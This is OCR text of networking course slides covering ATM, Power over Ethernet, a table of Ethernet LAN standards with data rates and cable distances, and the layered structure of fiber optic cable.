
Asynchronous Transfer Mode (ATM)

- Asynchronous Transfer Mode (ATM) is a **cell-based fast-packet communication** standard developed for transmitting information of different types like voice, video or data, in small, and fixed-sized cells
- It operates on the **data link layer** through fiber or twisted-pair cable
- It is mainly used on **private long-distance networks**, especially by Internet service providers

Power over Ethernet (PoE)

- Power over Ethernet (PoE) is a networking feature defined by the **IEEE 802.3af** and **802.3at** standards
- It allows the Ethernet cables to supply power to network devices over the existing data connection
- PoE-capable devices can be power sourcing equipment (PSE), powered devices (PDs), and sometimes both. PSE is a device that transmits power, whereas PD is a device that is powered

Notes:



Types of LAN Technology (Cont'd)

Specifications of LAN Technology

Name	IEEE Standard	Data Rate	Media Type	Maximum Distance
Ethernet	802.3	10 Mbps	10Base-T	100 meters
Fast Ethernet/ 100Base-T	802.3u	100 Mbps	100Base-TX 100Base-FX	100 meters 2000 meters
Gigabit Ethernet/ GigE	802.3z	1000 Mbps	1000Base-T 1000Base-SX 1000Base-LX	100 meters 275/550 meters 550/5000 meters


Common Fiber Technologies

Notes: ____




Types of Cables: Fiber Optic Cable

Fiber optic cable

- Optical fiber cable consists of the core, cladding, buffer, and jacket layers
- The **core** consists of glass or plastic with higher index of refraction than the cladding, and carries the signal
